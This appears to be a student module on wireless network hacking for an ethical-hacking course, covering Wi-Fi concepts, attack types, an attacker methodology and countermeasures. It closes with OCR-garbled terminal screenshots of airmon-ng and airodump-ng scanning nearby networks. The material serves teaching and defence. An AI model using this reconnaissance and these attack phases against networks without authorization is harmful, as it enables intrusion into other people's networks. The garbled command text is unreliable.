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HACKING WIRELESS NETWORKS

MODULE 16

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1: WIRELESS NETWORK SECURITY

1: Wireless Network Security

1.1 OVERVIEW OF WIRELESS NETWORKING

Wireless networking refers to the transmission of data over radio waves rather than physical cables. It enables devices such as laptops, smartphones, tablets, and IoT devices to communicate with each other and access network resources without physical connections. Wireless networks are widely used due to their convenience, flexibility, and mobility.

Common wireless technologies include:

- Wi-Fi (IEEE 802.11 standards)
- Bluetooth
- ZigBee
- Cellular networks (4G/5G)

Among these, **Wi-Fi networks** are the most commonly targeted in cybersecurity attacks due to their widespread adoption in homes, enterprises, and public environments.

1.2 IMPORTANCE OF WIRELESS NETWORK SECURITY

Wireless networks operate over open airwaves, making them inherently more vulnerable than wired networks. Unlike wired communication, where attackers need physical access, wireless signals can be intercepted from a distance.

Key reasons why wireless security is critical:

- Signals extend beyond physical boundaries
- Unauthorized users can attempt access remotely
- Misconfigured access points expose internal networks
- Encryption weaknesses can lead to data interception

As a result, securing wireless communication is essential to protect confidentiality, integrity, and availability of data.

1: WIRELESS NETWORK SECURITY

1.3 EVOLUTION OF WIRELESS SECURITY THREATS

Wireless threats have evolved significantly over time:

Era	Security Mechanism	Common Threats
Early Wi-Fi	WEP	Key cracking, packet sniffing
Transitional	WPA	Dictionary and handshake attacks
Modern	WPA2/WPA3	Evil twin, deauthentication, credential theft

Attackers continuously adapt to new protocols, making wireless security an evolving challenge.

1.4 WHY WIRELESS NETWORKS ARE TARGETED

Wireless networks are attractive targets because:

- Signals can be intercepted without physical access
- Many users use weak passwords
- Default router configurations are often insecure
- Public Wi-Fi networks lack strong authentication
- Users trust familiar network names (SSIDs)

These weaknesses make wireless networks a prime target for attackers seeking unauthorized access or data interception.

1.5 ROLE OF ETHICAL HACKING IN WIRELESS SECURITY

Ethical hacking helps organizations identify weaknesses in wireless implementations before attackers exploit them. Ethical hackers simulate real-world attacks to:

- Assess encryption strength
- Test authentication mechanisms
- Identify rogue access points
- Evaluate wireless monitoring controls

1: WIRELESS NETWORK SECURITY

1.6 OBJECTIVES OF STUDYING WIRELESS NETWORK HACKING

The study of wireless network hacking aims to:

- Understand wireless technologies and protocols
 - Identify vulnerabilities in wireless environments
 - Learn attack methodologies in a controlled manner
 - Design effective countermeasures
 - Improve overall network security posture
-

1.7 SCOPE OF THIS MODULE

This module covers:

- Wireless standards and architectures
- Types of wireless attacks
- Wireless attack methodology
- Tools used in wireless security (conceptual)
- Defensive strategies and best practices

2: WIRELESS NETWORKING CONCEPTS AND ARCHITECTURE

2: Wireless Networking Concepts and Architecture

2.1 INTRODUCTION TO WIRELESS NETWORKING

Wireless networking enables devices to communicate over radio frequencies without the need for physical cabling. It relies on electromagnetic waves to transmit data between devices such as laptops, smartphones, routers, and access points. The flexibility and scalability of wireless communication have made it a core component of modern networking environments.

Wireless networks are widely used in homes, enterprises, educational institutions, and public spaces, making them a critical area of study in cybersecurity.

2.2 BASIC COMPONENTS OF A WIRELESS NETWORK

A typical wireless network consists of several essential components:

2.2.1 Wireless Access Point (WAP)

A Wireless Access Point is a networking device that allows wireless devices to connect to a wired network. It acts as a central transmitter and receiver of wireless signals.

2.2.2 Wireless Clients

Devices such as laptops, smartphones, tablets, and IoT devices that connect to the wireless network using a wireless network interface card (NIC).

2.2.3 Wireless Router

A wireless router combines routing functions with wireless access capabilities. It connects the local network to the internet and manages traffic between devices.

2.2.4 Network Interface Card (NIC)

A wireless NIC enables a device to connect to a wireless network and supports specific IEEE 802.11 standards.

2.3 WIRELESS COMMUNICATION PROCESS

Wireless communication follows a structured process:

1. **Beacon Transmission** – Access points broadcast beacon frames containing network information such as SSID and security settings.
2. **Authentication** – The client authenticates with the access point.

2: WIRELESS NETWORKING CONCEPTS AND ARCHITECTURE

3. **Association** – The client establishes a connection to the access point.
4. **Data Transmission** – Encrypted data is exchanged between client and access point.

Each of these stages presents potential security vulnerabilities if improperly configured.

2.4 WIRELESS NETWORK MODES

2.4.1 Infrastructure Mode

In this mode, devices communicate through a central access point. It is the most commonly used configuration in organizations and homes.

2.4.2 Ad-Hoc Mode

Devices communicate directly with each other without an access point. This mode is less secure and typically used for temporary connections.

2.5 WIRELESS NETWORK TOPOLOGIES

2.5.1 Basic Service Set (BSS)

A single access point with multiple connected clients.

2.5.2 Extended Service Set (ESS)

Multiple access points connected to the same network, providing extended coverage.

2.5.3 Mesh Network

Multiple access points dynamically route traffic between themselves, increasing reliability and coverage.

2.6 WIRELESS FREQUENCY BANDS

Wireless communication operates in specific frequency bands:

Band	Frequency Range	Characteristics
2.4 GHz	2.4–2.483 GHz	Long range, more interference
5 GHz	5.15–5.825 GHz	Faster speeds, less interference

2: WIRELESS NETWORKING CONCEPTS AND ARCHITECTURE

Band Frequency Range Characteristics

6 GHz Wi-Fi 6E High performance, low congestion

Understanding frequency behavior is crucial for performance and security optimization.

2.7 WIRELESS SECURITY PROTOCOLS OVERVIEW

Wireless security has evolved over time:

2.7.1 WEP (Wired Equivalent Privacy)

- Oldest security protocol
- Uses weak encryption (RC4)
- Easily breakable

2.7.2 WPA (Wi-Fi Protected Access)

- Improved security using TKIP
- Temporary solution to WEP vulnerabilities

2.7.3 WPA2

- Uses AES encryption
- Widely adopted
- More secure than WPA

2.7.4 WPA3

- Latest standard
 - Provides stronger encryption and protection against brute-force attacks
-

2.8 IMPORTANCE OF WIRELESS ARCHITECTURE KNOWLEDGE

Understanding wireless architecture is essential for:

- Identifying security weaknesses
- Designing secure network layouts

2: WIRELESS NETWORKING CONCEPTS AND ARCHITECTURE

- Conducting effective penetration testing
 - Implementing strong defensive measures
-

2.9 SUMMARY

This section provided foundational knowledge of wireless networking, covering components, communication mechanisms, network types, and security standards. A strong understanding of these fundamentals is necessary before exploring wireless attacks and defense mechanisms.

3: WIRELESS NETWORK THREATS AND ATTACK TYPES

3: Wireless Network Threats and Attack Types

3.1 INTRODUCTION TO WIRELESS THREATS

Wireless networks are inherently more vulnerable than wired networks because communication occurs over the air using radio frequencies. Any device within range can potentially intercept or interact with these signals. As a result, wireless networks face a wide range of threats that target confidentiality, integrity, and availability.

Attackers exploit misconfigurations, weak encryption, poor authentication mechanisms, and user behavior to gain unauthorized access to wireless networks.

3.2 CLASSIFICATION OF WIRELESS ATTACKS

Wireless attacks can be broadly classified into the following categories:

1. **Passive Attacks** – Attacker monitors traffic without altering it
 2. **Active Attacks** – Attacker actively interferes with network operations
 3. **Credential-Based Attacks** – Focus on stealing authentication information
 4. **Infrastructure-Based Attacks** – Target wireless devices and configurations
-

3.3 PASSIVE WIRELESS ATTACKS

Passive attacks involve monitoring wireless traffic without alerting the target system. These attacks are difficult to detect.

3.3.1 Eavesdropping

Attackers capture wireless signals to analyze transmitted data. Unencrypted networks are especially vulnerable.

3.3.2 Packet Sniffing

Using wireless adapters in monitor mode, attackers can capture packets traveling over the air to extract information such as credentials or session data.

3.3.3 Traffic Analysis

Even when data is encrypted, attackers can analyze traffic patterns to infer sensitive information like communication frequency and endpoints.

3: WIRELESS NETWORK THREATS AND ATTACK TYPES

3.4 ACTIVE WIRELESS ATTACKS

Active attacks involve direct interaction with the network and often cause noticeable disruptions.

3.4.1 Deauthentication Attack

Attackers send forged deauthentication frames to disconnect clients from access points, often used as a precursor to credential capture.

3.4.2 Rogue Access Point Attack

An attacker sets up a fake access point to trick users into connecting, allowing interception of data.

3.4.3 Evil Twin Attack

A more advanced version of a rogue AP where the fake network mimics a legitimate one in name and configuration.

3.4.4 Man-in-the-Middle (MITM) Attack

The attacker positions themselves between the client and the access point to intercept or manipulate traffic.

3.5 AUTHENTICATION-BASED ATTACKS

3.5.1 WEP Cracking

Due to weak encryption and poor key management, WEP can be broken quickly using packet capture and statistical analysis.

3.5.2 WPA/WPA2 Handshake Attacks

Attackers capture the four-way handshake and attempt to recover the pre-shared key using offline techniques.

3.5.3 WPS Attacks

Weak implementation of Wi-Fi Protected Setup (WPS) allows attackers to brute-force the PIN and gain network access.

3.6 DENIAL OF SERVICE (DOS) ATTACKS ON WIRELESS NETWORKS

DoS attacks aim to disrupt network availability by overwhelming or disabling wireless communication.

Examples include:

- Deauthentication floods

3: WIRELESS NETWORK THREATS AND ATTACK TYPES

- RF jamming
- Beacon flooding

Such attacks can cause widespread connectivity loss.

3.7 INSIDER AND MISCONFIGURATION THREATS

Not all wireless threats come from external attackers. Internal risks include:

- Weak passwords
- Misconfigured access points
- Use of default credentials
- Poor network segmentation

Insider threats are particularly dangerous due to existing access privileges.

3.8 IMPACT OF WIRELESS ATTACKS

Wireless attacks can result in:

- Data breaches
 - Network downtime
 - Financial losses
 - Loss of customer trust
 - Legal and regulatory consequences
-

3.9 IMPORTANCE OF UNDERSTANDING WIRELESS THREATS

Understanding wireless threats enables organizations to:

- Design stronger security architectures
 - Implement proactive monitoring
 - Train staff effectively
-

3: WIRELESS NETWORK THREATS AND ATTACK TYPES

- Reduce the attack surface
-

3.10 SUMMARY

Wireless networks face a wide range of threats that exploit both technical vulnerabilities and human behavior. Understanding these threats is essential for building resilient wireless infrastructures and defending against real-world attacks.

4: WIRELESS HACKING METHODOLOGY

4: Wireless Hacking Methodology

4.1 OVERVIEW OF WIRELESS HACKING METHODOLOGY

Wireless hacking follows a systematic and phased approach similar to other cybersecurity attack models. Each phase builds upon the previous one, allowing an attacker to gather information, exploit weaknesses, and maintain access to the target network. Understanding this methodology is essential for ethical hackers to anticipate, detect, and prevent attacks.

The typical wireless hacking lifecycle consists of:

1. Reconnaissance
 2. Network Discovery
 3. Gaining Access
 4. Maintaining Access
 5. Covering Tracks
-

4.2 PHASE 1: RECONNAISSANCE (INFORMATION GATHERING)

Reconnaissance is the first and most critical phase, where the attacker collects information about the target wireless environment.

4.2.1 Objectives

- Identify nearby wireless networks
- Determine network names (SSIDs)
- Identify encryption types
- Detect connected devices

4.2.2 Information Collected

- SSID (network name)
- MAC addresses (BSSID)
- Channel numbers
- Signal strength
- Security protocols (WEP, WPA, WPA2, WPA3)

4: WIRELESS HACKING METHODOLOGY

This phase is typically passive and does not alert the target.

4.3 PHASE 2: NETWORK ENUMERATION

Once networks are discovered, the attacker gathers deeper information.

4.3.1 Identifying Network Type

- Open networks
- Secured networks
- Hidden SSIDs

4.3.2 Client Identification

Attackers identify connected clients to target specific devices or exploit weaker endpoints.

4.4 PHASE 3: GAINING ACCESS

This is the most critical phase of the attack lifecycle.

4.4.1 Exploiting Weak Authentication

- Targeting weak passwords
- Exploiting outdated encryption protocols
- Attacking WPS-enabled routers

4.4.2 Authentication Attacks

- Handshake capture and offline analysis
 - Exploiting misconfigured access points
-

4.5 PHASE 4: MAINTAINING ACCESS

After gaining entry, attackers attempt to maintain persistent access.

4.5.1 Persistence Techniques

- Creating rogue access points
 - Modifying router configurations
-

4: WIRELESS HACKING METHODOLOGY

- Adding backdoor credentials

Maintaining access allows attackers to return without repeating the attack process.

4.6 PHASE 5: COVERING TRACKS

Attackers attempt to hide their presence to avoid detection.

4.6.1 Techniques Used

- Clearing logs
 - Using MAC address spoofing
 - Disabling alerts and monitoring features
-

4.7 RELATIONSHIP TO ETHICAL HACKING

Ethical hackers follow the same methodology in a controlled and authorized manner to:

- Identify vulnerabilities
- Validate security controls
- Recommend improvements

Understanding this lifecycle helps organizations design layered security defenses.

4.8 SUMMARY

The wireless hacking methodology outlines how attackers systematically exploit wireless networks. Recognizing each phase allows defenders to implement appropriate detection and prevention mechanisms at every stage.

5: WIRELESS SECURITY TOOLS AND TECHNOLOGIES

5: Wireless Security Tools and Technologies

5.1 INTRODUCTION TO WIRELESS SECURITY TOOLS

Wireless security tools are designed to **analyze, monitor, detect, and protect wireless networks** from unauthorized access and malicious activities. These tools assist security professionals in identifying vulnerabilities, testing defenses, and ensuring compliance with security standards.

In the context of ethical hacking, these tools are studied to understand attacker capabilities and strengthen defensive strategies—not to perform unauthorized actions.

5.2 CATEGORIES OF WIRELESS SECURITY TOOLS

Wireless security tools can be broadly categorized based on their function:

1. **Network Discovery Tools**
 2. **Packet Analysis Tools**
 3. **Authentication Testing Tools**
 4. **Intrusion Detection and Prevention Tools**
 5. **Monitoring and Management Tools**
-

5.3 NETWORK DISCOVERY AND MONITORING TOOLS

These tools help identify wireless networks, connected devices, and configuration details.

5.3.1 Network Scanners

Used to detect:

- Available wireless networks
- Signal strength
- Channel usage
- Security configuration

These tools assist administrators in identifying misconfigured or unauthorized access points.

5: WIRELESS SECURITY TOOLS AND TECHNOLOGIES

5.3.2 Spectrum Analyzers

Analyze radio frequency usage to detect:

- Interference
- Rogue devices
- Signal overlaps

They are especially useful in enterprise environments with dense wireless deployments.

5.4 PACKET CAPTURE AND ANALYSIS TOOLS

Packet analysis tools capture wireless traffic for inspection and troubleshooting.

5.4.1 Packet Sniffers

Used to examine packet headers and payloads for:

- Troubleshooting network issues
- Detecting suspicious traffic patterns

In encrypted networks, metadata such as frame type and timing can still reveal valuable insights.

5.5 AUTHENTICATION AND ENCRYPTION TESTING TOOLS

These tools assess the strength of authentication mechanisms.

5.5.1 Authentication Analysis

Used to evaluate:

- Strength of encryption protocols
- Proper key exchange mechanisms
- Vulnerabilities in authentication handshakes

5.5.2 Password Auditing Tools

Used to evaluate password policies and identify weak credentials in a controlled environment.

5: WIRELESS SECURITY TOOLS AND TECHNOLOGIES

5.6 WIRELESS INTRUSION DETECTION AND PREVENTION SYSTEMS (WIDS/WIPS)

5.6.1 Wireless Intrusion Detection Systems (WIDS)

Monitor wireless traffic to detect:

- Rogue access points
- Unauthorized devices
- Suspicious behavior

5.6.2 Wireless Intrusion Prevention Systems (WIPS)

Extend WIDS capabilities by actively blocking detected threats.

5.7 MANAGEMENT AND MONITORING PLATFORMS

Centralized management platforms provide:

- Real-time monitoring
- Device inventory management
- Policy enforcement
- Alert generation

These platforms enhance visibility and control over wireless environments.

5.8 IMPORTANCE OF WIRELESS SECURITY TOOLS

Wireless security tools play a vital role in:

- Identifying vulnerabilities before attackers exploit them
- Monitoring network health
- Enforcing security policies
- Supporting compliance requirements

5: WIRELESS SECURITY TOOLS AND TECHNOLOGIES

5.9 ETHICAL AND LEGAL CONSIDERATIONS

While these tools are powerful, their use must be:

- Authorized
- Ethical
- Compliant with laws and organizational policies

Unauthorized use can result in legal consequences.

5.10 SUMMARY

Wireless security tools form the backbone of proactive defense strategies. When used responsibly, they help organizations secure wireless infrastructure against evolving threats.

6: WIRELESS SECURITY COUNTERMEASURES AND BEST PRACTICES

6: Wireless Security Countermeasures and Best Practices

6.1 INTRODUCTION TO WIRELESS SECURITY COUNTERMEASURES

Wireless security countermeasures are defensive mechanisms implemented to protect wireless networks from unauthorized access, data breaches, and service disruptions. Since wireless communication operates in an open medium, strong preventive controls are essential to reduce risk and ensure confidentiality, integrity, and availability.

This section discusses technical, administrative, and operational best practices used to secure wireless environments.

6.2 STRONG AUTHENTICATION MECHANISMS

6.2.1 Use of WPA3 Encryption

WPA3 is the most secure wireless encryption standard currently available. It provides:

- Stronger encryption algorithms
- Protection against offline brute-force attacks
- Secure authentication even with weak passwords

Organizations should avoid outdated protocols such as WEP and WPA.

6.2.2 Multi-Factor Authentication (MFA)

MFA adds an extra layer of protection by requiring:

- Something the user knows (password)
- Something the user has (OTP, token)
- Something the user is (biometric)

This significantly reduces the risk of unauthorized access.

6: WIRELESS SECURITY COUNTERMEASURES AND BEST PRACTICES

6.3 SECURE NETWORK CONFIGURATION

6.3.1 Changing Default Credentials

Default usernames and passwords on routers and access points should always be changed to prevent easy exploitation.

6.3.2 Disabling Unused Services

Unnecessary services such as WPS, remote management, or legacy protocols should be disabled to reduce the attack surface.

6.3.3 SSID Management

- Avoid broadcasting sensitive network names
 - Use non-identifiable SSIDs
 - Implement separate SSIDs for guest access
-

6.4 NETWORK SEGMENTATION

Segmenting networks helps isolate sensitive systems and limit attacker movement.

6.4.1 VLAN Segmentation

Separates traffic based on user roles or device types.

6.4.2 Guest Network Isolation

Guest users should never share the same network as internal systems.

6.5 MONITORING AND DETECTION MECHANISMS

6.5.1 Intrusion Detection Systems (IDS)

Monitor traffic patterns to detect anomalies or unauthorized access attempts.

6.5.2 Wireless Intrusion Prevention Systems (WIPS)

Automatically block suspicious devices or malicious activities.

6.6 REGULAR UPDATES AND PATCH MANAGEMENT

Outdated firmware and software introduce vulnerabilities. Regular updates ensure:

6: WIRELESS SECURITY COUNTERMEASURES AND BEST PRACTICES

- Patch application for known vulnerabilities
 - Improved performance and stability
 - Enhanced security features
-

6.7 SECURITY POLICIES AND USER AWARENESS

6.7.1 Acceptable Use Policies

Define acceptable behavior for network usage.

6.7.2 Security Awareness Training

Educate users about:

- Safe wireless practices
- Phishing awareness
- Device security

Human awareness is one of the strongest defenses against wireless threats.

6.8 INCIDENT RESPONSE AND RECOVERY

Organizations must have a response plan for wireless security incidents:

- Detection and containment
- Forensic analysis
- Recovery and restoration
- Documentation and reporting

Preparedness minimizes damage and downtime.

6.9 CONTINUOUS MONITORING AND IMPROVEMENT

Wireless security is an ongoing process. Continuous assessment ensures:

- Adaptation to emerging threats

6: WIRELESS SECURITY COUNTERMEASURES AND BEST PRACTICES

- Improvement of defense strategies
 - Compliance with security standards
-

6.10 SUMMARY

Strong wireless security requires a layered approach combining technology, policy, and user awareness. By implementing comprehensive countermeasures, organizations can significantly reduce the risk of wireless attacks.

7: CONCLUSION AND SUMMARY

7: Conclusion and Summary

7.1 OVERALL SUMMARY OF WIRELESS NETWORK SECURITY

Wireless networks have become an essential component of modern communication infrastructure due to their flexibility, scalability, and ease of deployment. However, their reliance on radio frequency transmission makes them inherently more vulnerable than wired networks. Throughout this report, wireless network hacking has been examined from a theoretical and defensive perspective, highlighting how attackers exploit weaknesses in wireless protocols, configurations, and user behavior.

This module emphasized that wireless security is not limited to encryption alone but requires a comprehensive understanding of wireless technologies, threat vectors, and defensive strategies.

7.2 KEY CONCEPTS COVERED

This report systematically explored the core areas of wireless network security, including:

- Fundamentals of wireless networking and architecture
- Common wireless threats and attack types
- Step-by-step wireless hacking methodology
- Wireless security tools and technologies (conceptual overview)
- Countermeasures and best practices for securing wireless networks

Each section demonstrated that wireless attacks often exploit **misconfigurations, weak authentication mechanisms, and lack of monitoring**, rather than complex technical flaws.

7.3 IMPORTANCE OF WIRELESS SECURITY IN ETHICAL HACKING

From an ethical hacking perspective, wireless security assessment is a critical component of overall network security testing. Ethical hackers must understand attacker methodologies to:

- Identify vulnerabilities before exploitation
- Evaluate the effectiveness of wireless security controls
- Recommend practical improvements aligned with organizational needs

CEH v13 reinforces that ethical hackers must operate within legal and ethical boundaries while simulating real-world attack scenarios.

7: CONCLUSION AND SUMMARY

7.4 ORGANIZATIONAL SECURITY PERSPECTIVE

For organizations, securing wireless networks requires:

- Strong encryption and authentication mechanisms
- Secure configuration and regular updates
- Continuous monitoring and intrusion detection
- User awareness and security policies

Wireless security is a shared responsibility involving administrators, security teams, and end users.

7.5 FUTURE TRENDS IN WIRELESS SECURITY

As wireless technologies continue to evolve with advancements such as Wi-Fi 6/6E, IoT, and smart infrastructure, wireless security challenges are expected to grow. Attackers will continue to adapt their techniques, making proactive defense, continuous learning, and regular security assessments essential.

7.6 FINAL REMARKS

In conclusion, wireless network hacking remains a critical area of study in cybersecurity due to the widespread use and inherent vulnerabilities of wireless communication. A strong theoretical understanding of wireless threats, combined with effective countermeasures and ethical practices, is essential to protect modern networks.

This module highlights that **secure wireless communication is fundamental to maintaining trust, privacy, and operational continuity in today's digital world.**

POC's

1. AIRCRACK-NG

WPA2 is an enhanced version of WPA that mandates the use of the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP). CCMP is based on the Advanced Encryption Standard (AES) and provides strong data confidentiality and integrity for wireless communications.

WPA2 operates in two modes: **WPA2-Personal** and **WPA2-Enterprise**. Although WPA2 offers significantly improved security compared to WEP and WPA, it is still susceptible to compromise if implemented incorrectly or if weak authentication

practices are used. Various techniques and tools can be employed in an authorized testing environment to evaluate the strength of WPA2 security and identify potential weaknesses.

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /home/avikku
- [root@kali] ~/bin/aircrack-ng
aircrack-ng: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 82:42:ac:aa:3b:ce txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 14 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd17:625c:f937:2:a00:27ff:fe51:4dc3 prefixlen 64 scopeid 0<global>
    inet6 fd17:625c:f937:2:205a:ade8:5ac7:717c prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe51:4dc3 prefixlen 64 scopeid 0<link>
    ether 88:00:27:13:ad:c3 txqueuelen 1000 (Ethernet)
    RX packets 40 bytes 22561 (22.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 70 bytes 18202 (13.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 9388 bytes 2274113 (2.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9388 bytes 2274113 (2.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=803<UP,BROADCAST,NOTRAILERS,PROMISC,ALLMULTI> mtu 1500
    unspec 32:7f:cd-8d-a9-dc-00-f3-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

- [root@kali] ~/bin/aircrack-ng
aircrack-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'aircrack-ng check-kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
621 NetworkManager
  
```

POC'S

```
kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@aviku:/home/aviku
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@aviku:~/home/aviku# airodump-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airomon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
621 NetworkManager
2169 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtl8xxxu Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
(mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]lo)

root@aviku:~/home/aviku# airodump-ng check kill

Killing these processes:

PID Name
2169 wpa_supplicant

root@aviku:~/home/aviku# airodump-ng start wlan0

PHY Interface Driver Chipset
phy0 wlan0 rtl8xxxu Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
(mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]lo)

root@aviku:~/home/aviku# airodump-ng wlan0

CH 1 [ Elapsed: 1 min ] [ 2025-12-27 01:20 ]
BSSID PWR Beacons #Data, R/s CH MB ENC CIPHER AUTH ESSID
BSSID STATION PWR Rate Lost Frames Notes Probes
Quitting...
```

```
kali (Running) - Oracle VirtualBox
File Machine View Input Devices Help



root@kali:/home/aviku

CH 12 [ Elapsed: 30 s ] [ 2025-12-27 19:45 ]
BSSID PWR Beacons #Data, R/s CH MB ENC CIPHER APTX ESSID
FE:9F:77:58:70:29 -94 15 6 0 6 200 NPA2 CCMP PSK Cjroc
23:22:08:08:53:03 -94 2 3 0 3 150 NPA2 CCMP PSK Andnya
24:32:44:85:07:90 -94 20 0 0 3 170 NPA2 CCMP PSK Vally007
75:90:90:85:45:75 -94 14 3 0 1 140 NPA2 CCMP PSK Jonson Johnson
09:73:00:70:15:60 -94 2 0 0 12 150 NPA2 CCMP PSK Peep
76:22:18:51:53:33 -72 70 7 0 11 270 NPA2 CCMP PSK CHINMU
26:08:00:85:03:68 -07 81 0 0 5 330 NPA2 CCMP PSK JiaPintoNet
24:95:88:83:03:56 -07 30 0 0 6 250 NPA2 CCMP PSK Airtel_somg_8311
DA:C1:8B:AE:DE:7B -46 87 2 0 0 100 NPA3 CCMP PSK realna_p3

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 18:66:76:87:37:EA -94 0 -1 18 3
(not associated) 8A:13:8B:20:88:81 -95 0 -1 0 3
(not associated) FC:7F:08:70:28:00 -67 0 -1 0 29
7A:2E:08:08:53:03 40:68:0F:77:0A:77 -1 1e 0 0 1
70:22:18:51:00:53 78:00:FC:50:85:F3 -25 0 -1 0 5
70:22:18:51:00:53 44:81:00:80:31:08 -55 1e-1 5 5
70:22:18:51:00:53 44:08:00:70:03:00 92 0 1e 0 1
